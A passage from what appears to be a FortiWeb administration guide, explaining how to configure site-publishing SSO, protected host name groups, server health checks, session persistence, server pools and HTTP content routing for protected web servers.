<b>Authentication Validation Method</b>	Depending on which query you want to use to authenticate clients, select either <i>LDAP</i> or <i>RADIUS</i> .
<b>LDAP Server</b> or <b>RADIUS Server</b>	Select the name of the authentication query that FortiWeb will use to pass credentials to your authentication server.
<b>Authentication Delegation</b>	<p>Select what FortiWeb should do with credentials after the client successfully authenticates with the authentication server, either:</p> <ul style="list-style-type: none"> <li>• <b>HTTP Basic</b> — Use <code>HTTP Authorization</code>: headers with Base64 encoding to forward the client's credentials to the web application. Typically you should select this option if the web application supports HTTP <i>protocol</i>-based authentication.</li> <li>• <b>No Delegation</b> — Do <i>not</i> send the client's credentials to the web application. Typically you should select this option if the web application has <i>no</i> authentication of its own, or uses HTML <i>form</i>-based authentication.</li> </ul> <p><b>Note:</b> If the web application uses HTML form-based authentication, the client will be required to authenticate twice: once with FortiWeb, and then once again with the web application's form.</p>
<b>SSO Support</b>	<p>Enable for single sign-on support.</p> <p>For example, if this web site is <code>www1.example.com</code> and the SSO domain is <code>.example.com</code>, once a client has authenticated with that site, it can access <code>www2.example.com</code> without authenticating a second time.</p> <p>Site publishing SSO sessions exist on FortiWeb only; they are not synchronized to the authentication and/or accounting server, and therefore SSO is not shared with non-web applications. For SSO with other protocols, consult the documentation for your FortiGate or other firewall.</p>

Setting name	Description
<b>SSO Domain</b>	Type the domain suffix of <code>Host</code> : names that will be allowed to share this rule's authentication sessions, such as <code>.example.com</code> . Include the period ( <code>.</code> ) that precedes the host's name.
<b>Alert Type</b>	<p>Select whether to log authentication failures and/or successes:</p> <ul style="list-style-type: none"> <li>• <b>None</b> — Do not generate an alert email and/or log message.</li> <li>• <b>Failed Only</b> — Alert email and/or log messages are caused only by authentication failures.</li> <li>• <b>Successful Only</b> — Alert email and/or log messages are caused only by successful authentication.</li> <li>• <b>All</b> — Alert email and/or log messages are caused for all HTTP authentication attempts, regardless of success or failure.</li> </ul> <p>Event log messages contain the user name, authentication type, success or failure, and source address (for example, <code>User jdoe [Site Publish] login successful from 172.0.2.5</code>) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, <code>User hackers [Site Publish] login failed from 172.0.2.5</code>).</p>

4. Click *OK*.
5. Go to *Application Delivery > Site Publish > Site Publish Policy*.
6. Click *Create New*.
7. In *Name*, type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
8. Click *Create New* and in *Rule*, select the name of a site publishing rule.
9. Repeat the previous step for each web application that will be part of the SSO domain.
10. Click *OK*.
11. Select the site publishing policy in an inline web protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#)). The profile must be used in the policy applying your domain's virtual servers.
12. To verify the configuration, log in to one of the web applications, then log in to another web application in the same domain that should be part of the SSO domain.

#### See also

- [Offloading HTTP authentication & authorization](#)

## Example: Enforcing complex passwords

Example Co. web hosting needs to enforce reasonably secure passwords on web applications that do not provide this feature themselves. Since end users already authenticate with the web applications, Example Co. does **not** need to configure FortiWeb with user accounts to apply authentication — in other words, authentication offloading is not required. Instead, they simply need to **enforce** the security policy in the authentication transactions that already exist between the clients and web servers.

To do this, Example Co. would configure and apply an input rule (see [“Validating parameters \(“input rules”\)” on page 448](#)). This rule either could use a predefined data type to require password complexity (*Level 2 Password* — see [“Predefined data types” on page 175](#)), or could

use a custom-defined data type to allow or require additional special characters for additional strength (see [“Defining custom data types”](#) on page 456).

# Defining your web servers & load balancers

To apply policies correctly and log accurately, it is important that FortiWeb is aware of certain other points on your network.

To scan traffic for your web servers, first FortiWeb must know which IP addresses and HTTP `Host` : names to protect. If there are proxies and load balancers in the network stream between your client and your FortiWeb, you will also want to define them. Likewise, if your web servers have features that operate using the source IP address of a client, you may also need to configure FortiWeb to pass that information to your web servers.

Without these definitions, FortiWeb will not know many things, such as requests are for invalid host names, which source IP addresses are external load balancers instead of clients, and which headers it should use to transmit the client's original source IP address to your web servers. This can cause problems with logging, reports, other FortiWeb features, and server-side features that require the client's IP address.

## Protected web servers vs. allowed/protected host names

If you have **virtual hosts** on your web server, multiple web sites with different domain names (for example, example.com, example.co.uk, example.ru, example.edu) can coexist on the same physical computer with a single web server daemon. The computer can have a single IP address, with multiple DNS names resolving to its IP address, or the computer can have multiple IP addresses and multiple NICs, with different sets of domain names resolving to separate NICs.

Just as there can be multiple host names per web server, there can also be the inverse: multiple web servers per host name. (For example, for distributed computing clusters and server farms.)

When configuring FortiWeb, a web server is a single IP at the network layer, but a protected host group should contain **all** network IPs, virtual IPs, and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- www.example.com **and**
- www.example.co.uk **and**
- example.de

But the physical or domain server is only the IP address or domain name that the FortiWeb appliance uses to forward traffic to the server and, therefore, is often a **private** network address (**unless** the FortiWeb appliance is operating in offline protection or either of the transparent modes):

- 192.168.1.10 **or**
- example.local

## Defining your protected/allowed HTTP “Host:” header names

A protected host group (also called “allowed hosts” or “protected host names”, depending on how the host name is used in each context) defines one or more IP addresses or fully qualified

domain names (FQDNs). Each entry in the group defines a virtual or real web host, according to the `Host:` field in the HTTP header of requests. You can use these entries to determine which host names:

- FortiWeb allows in requests, and/or
- will cause FortiWeb to apply scans or other features

For example, if your FortiWeb receives requests with HTTP headers, such as:

```
GET /index.php HTTP/1.1
Host: www.example.com
```

you might define a protected host group with an entry of `www.example.com` and select it in *Protected Hostnames* in the policy. **This would block requests that are not for that host.**



A protected host names group is usually **not** the same as a back-end web server. See “[Protected web servers vs. allowed/protected host names](#)”.

Used differently, you might select the `www.example.com` entry in *Host* when defining requests where the parameters should be validated. **This would apply protection only for that host.**

Unlike a web server, which is a single IP at the network layer, a protected host group should contain **all** network IPs, virtual IPs (VIP), and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- `www.example.com` **and**
- `www.example.co.uk` **and**
- `example.de`

But in reverse proxy mode, the physical or domain server is the IP address or domain name that the FortiWeb appliance uses to forward traffic to the back-end web server behind the NAT and, therefore, is often a **private** network address:

- `192.168.1.10` **or**
- `example.local`

As another example, for entry level or virtualized web hosting, many Apache virtual hosts:

- `business.example.cn`
- `university.example.cn`
- `province.example.cn`

may exist on one or more back-end web servers which each have one or more network adapters, each with one or more private network IP addresses that are hidden behind a reverse proxy FortiWeb:

- `172.16.1.5`
- `172.16.1.6`
- `172.16.1.7`

The virtual hosts would be added to the list of FortiWeb’s protected host names, while the network adapters’ IP addresses would be added to the list of physical servers.

## To configure a protected host group

1. Go to *Server Objects > Protected Hostnames > Protected Hostnames*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.

	ID	Host	Action
<input type="checkbox"/>	1	www.example.com	Accept
<input type="checkbox"/>	2	store.example.com	Accept
<input type="checkbox"/>	3	192.168.1.50	Accept

3. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. From *Default Action*, select whether to accept or deny HTTP requests that **do not match** any of the host definitions in this protected host group. (In step 8, you can override this default for specific hosts.)

For example, let's say that you have 10 web hosts protected by FortiWeb. You want to allow 8 and block 2. To do this, first set *Default Action* to *Accept*. Then in step 8, you will create 2 entries for the host names that you want to block, and in their *Action*, select *Deny*.

5. Click *OK*.
6. If you want to treat one or more hosts differently than indicated in *Default Action*, click *Create New*.

A dialog appears.

ID	auto
Host	noc.example.net
Action	Accept

7. In *Host*, enter the IP address or FQDN of a real or virtual host, according to the `Host :` field in HTTP requests.

If clients connect to your web servers through the IP address of a virtual server on the FortiWeb appliance, this should be the IP address of that **virtual server** or any domain name to which it resolves, **not** the IP address of the protected web server.

For example, if a virtual server 10.0.2.1/24 forwards traffic to the physical server 192.0.2.1, for protected host names, you would enter:

- 10.0.2.1, the address of the virtual server
- www.example.com, the domain name that resolves to the virtual server

Your entry must match the whole host name exactly. Wild cards such as \*.example.com are not supported. If you require wild card host name matches, use HTTP `Host :` header access control rules instead (see “[Combination access control & rate limiting](#)” on page 347).

8. In *Action*, select whether to *Accept* or *Deny* HTTP requests whose `Host :` field matches this *Host* entry.
9. Click *OK*.
10. Repeat the previous steps for each host that you want to add to the protected host group.
11. To apply a protected host group, select it in a server policy (see “[Configuring a server policy](#)” on page 513). Policies use protected host definitions to block connections that are not destined for a protected host. If you do not select a protected host group in a server policy, and you do not configure a combination access control rule with an HTTP `Host :` condition either, FortiWeb accepts or blocks connections regardless of the `Host :` field.

#### See also

- [IPv6 support](#)
- [HTTP pipelining](#)

## Defining your web servers

To specify your back-end web servers, you first define a server pool. Pools contain one or more members that you specify using either their IP addresses or DNS domain names. FortiWeb protects these web servers and they are the recipients of traffic that is forwarded or allowed to pass through by FortiWeb.



You can also define web servers to be FortiWeb’s virtual servers. This chains multiple policies together, which may be useful in more complex traffic routing or rewriting situations.

#### See also

- [Enabling or disabling traffic forwarding to your servers](#)
- [HTTP pipelining](#)
- [Predefined services](#)
- [Defining your network services](#)
- [Configuring a server policy](#)

## Configuring server up/down checks

Tests for server availability (called “server health checks” in the web UI) poll web servers that are members of a server pool to determine their responsiveness before forwarding traffic. Server health checks can use TCP, HTTP/HTTPS, or ICMP `ECHO_REQUEST` (ping).

FortiWeb polls the server at the frequency set in the *Interval* option. If the appliance does not receive a reply within the timeout period, and you have configured the health check to retry, it attempts a health check again; otherwise, the server is deemed unresponsive. The FortiWeb appliance reacts to unresponsive servers by disabling traffic to that server until it becomes responsive.



If a web server will be unavailable for a long period, such as when a server is undergoing hardware repair, it is experiencing extended down time, or when you have removed a server from the server pool, you may improve the performance of your FortiWeb appliance by disabling connectivity to the web server, rather than allowing the server health check to continue to check for responsiveness. For details, see “[Enabling or disabling traffic forwarding to your servers](#)” on page 294.

To view the status currently detected by server health checks, use the Policy Status dashboard. For details, see “[Policy Status dashboard](#)” on page 572.

### To configure a server health check

1. Before configuring a server health check, if it requires a trigger, configure the trigger. For details, see “[Configuring triggers](#)” on page 589.
2. Go to *Server Objects > Server > Health Check*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see “[Permissions](#)” on page 52.

The *Details* column displays the URL used in the `GET` request if the server health check *Type* is *HTTP/HTTPS*.

3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

Setting name	Description
<b>Name</b>	<p>Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.</p> <p><b>Note:</b> The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.</p>
<b>Protocol Type</b>	<p>Select the protocol that the server health check uses to contact the server.</p> <ul style="list-style-type: none"> <li>• <b>Ping</b> — Send ICMP type 8 (ECHO_REQUEST or “ping”) and listen for either ICMP type 0 (ECHO_RESPONSE or “pong”) indicating responsiveness, or timeout indicating that the host is not responsive.</li> <li>• <b>TCP</b> — Send TCP SYN and listen for either TCP SYN ACK indicating responsiveness, or timeout indicating that the host is not responsive.</li> <li>• <b>HTTP/HTTPS</b> — Send an HTTP/HTTPS request, and listen for an HTTP/HTTPS response code 200 OK and page content matching <i>Matched Content</i> indicating responsiveness, or timeout indicating that the host is not responsive.</li> </ul> <p>The protocol to use depends on whether you enable <a href="#">SSL</a> for that server in the server pool. Contact occurs on the protocol and port number specified for that web server in the server pool.</p>
<b>URL Path</b>	<p>Type the URL, such as <code>/index.html</code>, that the HTTP/HTTPS GET request uses to verify the responsiveness of the server.</p> <p>If the web server successfully returns this URL, and its content matches your expression in <i>Matched Content</i>, it is considered to be responsive.</p> <p>This option appears only if <i>Protocol Type</i> is <i>HTTP/HTTPS</i>. The maximum length is 127 characters.</p>
<b>Timeout</b>	<p>Type the maximum number of seconds that can pass after the server health check. If the web server exceeds this limit, it will indicate a failed health check.</p>

Setting name	Description
<b>Retry Times</b>	Type the number of times, if any, that FortiWeb retries a server health check after failure. If the web server fails the server health check this number of times consecutively, it is considered to be unresponsive.
<b>Interval</b>	Type the number of seconds between each server health check.
<b>Trigger Policy</b>	Select the name of a trigger, if any, that will be used to log or notify an administrator if a server becomes unresponsive.
<b>Matched Content</b>	<p>Type either:</p> <ul style="list-style-type: none"> <li>the exact reply content that must be present to indicate that the server is available</li> <li>a regular expression matching that content</li> </ul> <p>This prevents the test from falsely indicating that the server is available when it has actually replied with an error page, such as the one produced by Tomcat when a JSP application is not available.</p> <p>This option appears only if <i>Protocol Type</i> is <i>HTTP/HTTPS</i>.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens a <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>)</p>

- Click *OK*.
- To use the server health check to monitor availability of the members in a server pool, select it as the *Server Health Check* in the pool configuration (see [“Creating a server pool” on page 268](#)).

#### See also

- [IPv6 support](#)
- [Configuring a server policy](#)
- [Creating a server pool](#)

## Configuring session persistence

After FortiWeb has forwarded the first packet from a client to a pool member, some protocols require that subsequent packets also be forwarded to the same back-end server until a period of time passes or the client indicates that it has finished transmission.

A session persistence configuration specifies a persistence method and timeout. You apply the configuration to *Server Balance* server pools to apply the persistence setting to all members of the pool.

#### To create a persistence configuration

- Go to *Server Objects > Server > Persistence*.

2. Complete the following settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
<b>Type</b>	<p>Specifies how FortiWeb determines which pool member to forward subsequent requests from a client after it has forwarded the client's initial request. For the initial request, FortiWeb selects a pool member using the load balancing method specified in the server pool configuration.</p> <ul style="list-style-type: none"> <li>• <b>Persistent IP</b> — FortiWeb forwards subsequent requests with the same client IP address as the initial request to the same pool member.</li> <li>• <b>Persistent Cookie</b> — If an initial request contains a cookie whose name matches the <i>Cookie Name</i> value, FortiWeb forwards subsequent requests that contain the same cookie value to the same pool member as the initial request.</li> <li>• <b>Insert Cookie</b> — FortiWeb inserts a cookie with the name <code>cookiesession2</code> to the initial request and forwards all subsequent requests with this cookie to the same pool member. FortiWeb uses this cookie for persistence only and does not forward it to the pool member.</li> <li>• <b>ASP Session ID</b> — If a cookie in the initial request contains an ASP .NET session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. (FortiWeb preserves the original cookie name.)</li> <li>• <b>PHP Session ID</b> — If a cookie in the initial request contains a PHP session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. (FortiWeb preserves the original cookie name.)</li> <li>• <b>JSP Session ID</b> — FortiWeb forwards subsequent requests with the same JSP session ID as the initial request to the same pool member. (FortiWeb preserves the original cookie name.)</li> </ul>
<b>Cookie Name</b>	When the value of <i>Type</i> is <i>Persistent Cookie</i> , specifies the cookie name to match in an initial request from a client. If the cookie name in the initial request matches <i>Persistent Cookie</i> , FortiWeb forwards any subsequent requests with that cookie value to the same pool member as the initial request.
<b>Persistence Timeout</b>	<p>Specifies the maximum amount of time between requests that FortiWeb maintains persistence, in seconds.</p> <p>FortiWeb stops forwarding requests according to the established persistence after this amount of time has elapsed since it last received a request from the client with the associated property (for example, an IP address or cookie). Instead, it again selects a pool member using the load balancing method specified in the server pool configuration.</p>

3. Click *OK*.

For information on applying the configuration to a pool, see [“Creating a server pool” on page 268](#).

## Creating a server pool

Server pools define a group of one or more physical or domain servers (web servers) that FortiWeb distributes connections among, or where the connections pass through to, depending on the operating mode. (Reverse proxy mode actively distributes connections; offline protection and both transparent modes do not.)

- **Reverse proxy mode** — When the FortiWeb appliance receives traffic destined for a virtual server, it forwards the traffic to a server pool. If the pool has more than one member, the physical or domain server that receives the connection depends on your configuration of load-balancing algorithm, weight, and server health checking.

For pools with multiple members, to prevent traffic from being forwarded to unavailable web servers, you can use a health check to verify the availability of members. The availability of other members and the *Deployment Mode* option in the policy determine whether the FortiWeb appliance redistributes or drops the connection when a physical or domain server in a server pool is unavailable.

- **Offline protection, true transparent proxy, and transparent inspection mode** — When the FortiWeb appliance receives traffic destined for a virtual server or passing through a bridge, it allows the traffic to pass through to the server pool.

A server can belong to more than one server pool.

### To configure a server pool

1. Before you configure a server pool, do the following:

- If clients connect via HTTPS and FortiWeb is operating in a mode that performs SSL inspection instead of SSL offloading, upload the web site’s server certificate. See [“Uploading a server certificate” on page 308](#).
- If you want to use the pool for load balancing and want to monitor its members for responsiveness, configure a server health check to use with it. For details, see [“Configuring server up/down checks” on page 264](#).
- If client connections require persistent sessions, create a persistence configuration. See [“Configuring session persistence” on page 266](#).

2. Go to *Server Objects > Server > Server Pool*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

4. Configure these settings:

**Edit Server Pool**

**Name**

**Type**

Reverse Proxy  
 Offline Protection  
 True Transparent Proxy  
 Transparent Inspection

**Single Server/Server Balance**  Single Server  Server Balance

**Server Health Check**

**Load Balancing Algorithm**

**Persistence**

**Comments**

---

Create New
 Edit
 Delete

ID	IP	Domain	Port	SSL	Certificate File
<input type="checkbox"/>	1	172.20.120.61	8080	Disable	
<input type="checkbox"/>	2	www.example.org	80	Disable	

Setting name	Description
<b>Name</b>	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
<b>Type</b>	Select the current operation mode of the appliance to display the corresponding pool options.  For full information on the operating modes, see <a href="#">“How to choose the operation mode” on page 68.</a>
<b>Single Server/Server Balance</b>	<ul style="list-style-type: none"> <li>• <b>Single Server</b> — Specifies a pool that contains a single member.</li> <li>• <b>Server Balance</b> — Specifies a pool that contains multiple members. FortiWeb uses the specified load-balancing algorithm to distribute TCP connections among the members. If a member is unresponsive to the specified server health check, FortiWeb forwards subsequent connections to another member of the pool.</li> </ul> <p>Available only when <i>Type</i> is <i>Reverse Proxy</i>.</p>
<b>Server Health Check</b>	Specifies a test for server availability.  For more information, see <a href="#">“Configuring server up/down checks” on page 264</a>  Available only when <i>Type</i> is <i>Reverse Proxy</i> and <i>Single Server/Server Balance</i> is <i>Server Balance</i> .

Setting name	Description
<b>Load Balancing Algorithm</b>	<ul style="list-style-type: none"> <li>• <b>Round Robin</b> — Distributes new TCP connections to the next pool member, regardless of weight, response time, traffic load, or number of existing connections. FortiWeb avoids unresponsive servers.</li> <li>• <b>Weighted Round Robin</b> — Distributes new TCP connections using the round-robin method, except that members with a higher weight value receive a larger percentage of connections.</li> <li>• <b>Least Connection</b> — Distributes new TCP connections to the member with the fewest number of existing, fully-formed TCP connections.</li> </ul> <p>Available only when <i>Type</i> is <i>Reverse Proxy</i> and <i>Single Server/Server Balance</i> is <i>Server Balance</i>.</p>
<b>Persistence</b>	<p>Select a configuration that specifies a session persistence method and timeout to apply to the pool members.</p> <p>For more information, see <a href="#">“Configuring session persistence” on page 266</a>.</p>
<b>Comments</b>	<p>Type a description of the server pool. The maximum length is 63 characters.</p>

5. Click *OK*.
6. Click *Create New*.  
A dialog appears.

7. Configure these settings:

The screenshot shows a dialog box titled "Edit Server Pool Rule". It contains the following fields and options:

- ID:** 1
- Status:** Radio buttons for  Enable,  Disable, and  Maintenance.
- Server Type:** Radio buttons for  IP and  Domain.
- IP:** Text box containing "172.20.120.61".
- SSL:**  checkbox.
- Port:** Text box containing "8080".
- Weight:** Text box containing "1".

At the bottom of the dialog are two buttons: "OK" and "Cancel".

Setting name	Description
<b>ID</b>	<p>The index number of the member entry within the server pool.</p> <p>FortiWeb automatically assigns the next available index number.</p> <p>For round robin-style load-balancing, the index number indicates the order in which FortiWeb distributes connections.</p> <p>The valid range is from 0 to 65,535.</p> <p>You can use the <code>server-policy server-pool</code> CLI command to change the index number value. For more information, see the <a href="#">FortiWeb CLI Reference</a>.</p>
<b>Status</b>	<ul style="list-style-type: none"><li>• <b>Enable</b> — Specifies that this pool member can receive new sessions from FortiWeb.</li><li>• <b>Disable</b> — Specifies that this pool member does not receive new sessions from FortiWeb and FortiWeb closes any current sessions as soon as possible.</li><li>• <b>Maintenance</b> — Specifies that this pool member does not receive new sessions from FortiWeb but FortiWeb maintains any current connections.</li></ul>
<b>Server Type</b>	<p>Select either <i>IP</i> or <i>Domain</i> to indicate how you want to define the pool member.</p>

Setting name	Description
<p><b>IP</b></p> <p>or</p> <p><b>Domain</b></p>	<p>Specify the IP address or fully-qualified domain name of the web server to include in the pool.</p> <p><b>Tip:</b> The IP or domain server is usually not the same as a protected host names group. See <a href="#">“Protected web servers vs. allowed/protected host names”</a> on page 260.</p> <p><b>Warning:</b> Server policies do not apply features that do not yet support IPv6 to servers specified using IPv6 addresses or domain servers whose DNS names resolve to IPv6 addresses.</p> <p><b>Tip:</b> For domain servers, FortiWeb queries a DNS server to query and resolve each web server’s domain name to an IP address. For improved performance, do one of the following:</p> <ul style="list-style-type: none"> <li>• use physical servers instead</li> <li>• ensure highly reliable, low-latency service to a DNS server on your local network</li> </ul> <p>The <a href="#">Server Type</a> value determines the name of this option.</p>
<b>SSL</b>	<p>Enable to use SSL/TLS for connections between FortiWeb and the pool member.</p> <p>For offline protection and transparent modes:</p> <ul style="list-style-type: none"> <li>• Also configure <a href="#">Certificate File</a>.</li> <li>• Unlike <a href="#">HTTPS Service</a> in policies, when you enable this option, the FortiWeb appliance does not apply SSL. Instead, it uses the certificate to decrypt and scan connections before passing the encrypted traffic through to the pool members (<b>SSL inspection</b>). See <a href="#">“Offloading vs. inspection”</a> on page 295.</li> </ul> <p>SSL 3.0 and TLS 1.0 are supported. See also <a href="#">“Supported cipher suites &amp; protocol versions”</a> on page 297. <b>Caution:</b> If you do not enable an SSL option and provide a certificate, FortiWeb cannot decrypt HTTPS connections, and therefore cannot scan HTML, AMF3, or XML content. To allow FortiWeb to perform these tasks, do one of the following:</p> <ul style="list-style-type: none"> <li>• Enable this option with <a href="#">Certificate File</a> in the server pool (SSL inspection)</li> <li>• In the server policy, enable <a href="#">HTTPS Service</a> with <a href="#">Certificate</a> (SSL offloading).</li> </ul> <p><b>Note:</b> When this option is enabled, the web server <b>must</b> be configured to apply SSL. The FortiWeb appliance uses the certificate to decrypt and scan traffic only. It does <b>not</b> offload SSL connections.</p> <p><b>Note:</b> Ephemeral (temporary key) Diffie-Hellman exchanges are not supported if the FortiWeb appliance is operating in transparent inspection or offline protection mode.</p>

Setting name	Description
<b>Add HSTS Header</b>	<p>Enable to combat MITM attacks on HTTP by injecting the <a href="#">RFC 6797</a> strict transport security header into the reply, such as:</p> <pre>Strict-Transport-Security: max-age=31536000; includeSubDomains</pre> <p>This header forces the client to use HTTPS for subsequent visits to this domain. If the certificate does not validate, it also causes a fatal connection error: the client's web browser does not display any dialog that allows the user to override the certificate mismatch error and continue.</p> <p>This setting is available only if <a href="#">SSL</a> is selected, and applies only if the operation mode is true transparent proxy. (For reverse proxy, see <a href="#">HTTPS Service</a> in the server policy instead.)</p>
<b>Max. Age</b>	<p>Type the time to live in seconds for the HSTS header.</p> <p>This setting is available only if <a href="#">Add HSTS Header</a> is enabled.</p>
<b>Port</b>	<p>Type the TCP port number where the pool member listens for connections. The valid range is from 1 to 65,535.</p>
<b>Certificate File</b>	<p>Select the web server's certificate that FortiWeb uses when decrypting SSL-secured connections, or select <i>Create New</i> to upload a new certificate in a pop-up window, without leaving the current page. For more information, see <a href="#">"Uploading a server certificate" on page 308</a>.</p> <p>This option appears only if <a href="#">SSL</a> is enabled, and if FortiWeb is operating in a mode <b>other than</b> reverse proxy, that performs SSL inspection. See <a href="#">"Offloading vs. inspection" on page 295</a>.</p>
<b>Certificate Verification</b>	<p>Select the name of a certificate verifier, if any, to use when an HTTP client presents their personal certificate. (If you do not select one, the client is not required to present a personal certificate. See also <a href="#">"How to apply PKI client authentication (personal certificates)" on page 314</a>.)</p> <p>Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site.</p> <p>You can require that clients present a certificate alternatively or in addition to HTTP authentication (see <a href="#">"Offloading HTTP authentication &amp; authorization" on page 235</a>).</p> <p>This option is available only if <a href="#">SSL</a> is enabled, and only applies if the FortiWeb appliance is operating in transparent proxy mode. (For reverse proxy mode, configure this setting in the server policy instead. See <a href="#">Certificate Verification</a> in <a href="#">"Configuring a server policy" on page 513</a>.)</p> <p><b>Note:</b> The client must support SSL 3.0 or TLS 1.0.</p>

Setting name	Description
<b>Client Certificate Forwarding</b>	<p>Enable to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an <code>X-Client-Cert</code>: HTTP header when forwarding the traffic to the protected web server.</p> <p>FortiWeb still validates the client certificate itself, but this can be useful if the web server requires the client certificate for the purpose of server-side identity-based functionality.</p> <p>This option is available only if <a href="#">SSL</a> is enabled, and only applies if the FortiWeb appliance is operating in reverse proxy mode.</p>
<b>Certificate Intermediate Group</b>	<p>Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients to complete the signing chain for them and validate the server certificate's CA signature.</p> <p>If clients receive certificate warnings that an intermediary CA has signed the server certificate configured in <a href="#">Certificate File</a> rather than directly by a root CA or other CA currently trusted by the client, configure this option.</p> <p>Alternatively, include the entire signing chain in the server certificate itself before uploading it to the FortiWeb appliance, thereby completing the chain of trust with a CA already known to the client. See <a href="#">“Uploading a server certificate” on page 308</a> and <a href="#">“Supplementing a server certificate with its signing chain” on page 310</a>.</p> <p>This option is available only if <a href="#">SSL</a> is enabled, and only applies if the FortiWeb appliance is operating in transparent proxy mode. (For reverse proxy mode, configure this setting in the server policy instead. See <a href="#">Certificate Intermediate Group</a> in <a href="#">“Configuring a server policy” on page 513</a>.)</p>
<b>Weight</b>	<p>If the pool member is part of a pool that uses the weighted round-robin load-balancing algorithm, type the weight of the member when FortiWeb distributes TCP connections.</p> <p>Members with a greater weight receive a greater proportion of connections.</p> <p>Weighting members can be useful when, for example, some servers in the pool are more powerful or if a member is already receiving fewer or more connections due to its role in multiple web sites.</p> <p>This field appears only if <a href="#">Type</a> is <i>Server Balance</i>.</p>

8. Repeat the previous steps for each IP address or domain that you want to add to the server pool.
9. Click *OK*.
10. To apply the server pool configuration, do one of the following:
  - Select it in a server policy directly.
  - Select it in an HTTP content writing policy that you can, in turn, select in a server policy.

See [“Configuring a server policy” on page 513](#) and [“Routing based on HTTP header content, source IP, or cookie” on page 275](#).

### See also

- [IPv6 support](#)
- [HTTP pipelining](#)
- [Routing based on HTTP header content, source IP, or cookie](#)
- [Configuring a server policy](#)
- [Configuring server up/down checks](#)
- [Sequence of scans](#)

### Routing based on HTTP header content, source IP, or cookie

Instead of dynamically routing requests to a server pool simply based upon load or connection distribution at the TCP/IP layers, as basic load balancing does, you can forward them based on headers in the HTTP layer.

HTTP header-based routes (called “HTTP content routing policies” in the web UI) define how FortiWeb routes requests to server pools. They are based on one or more of the following HTTP header elements:


- Host
- HTTP Request
- Referer
- Source IP
- cookie

This type of routing can be useful if, for example, a specific web server or group of servers on the back end support specific web applications, functions, or host names. That is, your web servers or server pools are not identical, but specialized. For example:

- 192.168.0.1 — Hosts the web site and blog
- 192.168.0.2 and 192.168.0.3 — Host movie clips and multimedia
- 192.168.0.4 and 192.168.0.5— Host the shopping cart

Another example is a topology where back-end servers or a traffic controller (TC) server externally manage how FortiWeb routes and balances the traffic load. The TC embeds a cookie that indicates how to route the client’s next request. In the diagram, if a request has no cookie (that is, it initializes a session), FortiWeb’s HTTP content routing is configured to forward that

request to the TC, Web Server 1. For subsequent requests, as long as the cookie exists, FortiWeb routes those requests to Web Server 2.,



### To configure HTTP header-based routing

1. Go to *Server Objects > Server > HTTP Content Routing*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 51.

2. Click *Create New*.
3. For *Name*, enter a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
4. For *Server Pool*, select a server pool. FortiWeb forwards traffic to this pool when the traffic matches rules in this policy.

You select only one server pool for each HTTP content routing configuration. However, multiple HTTP content routing configurations can use the same server pool.

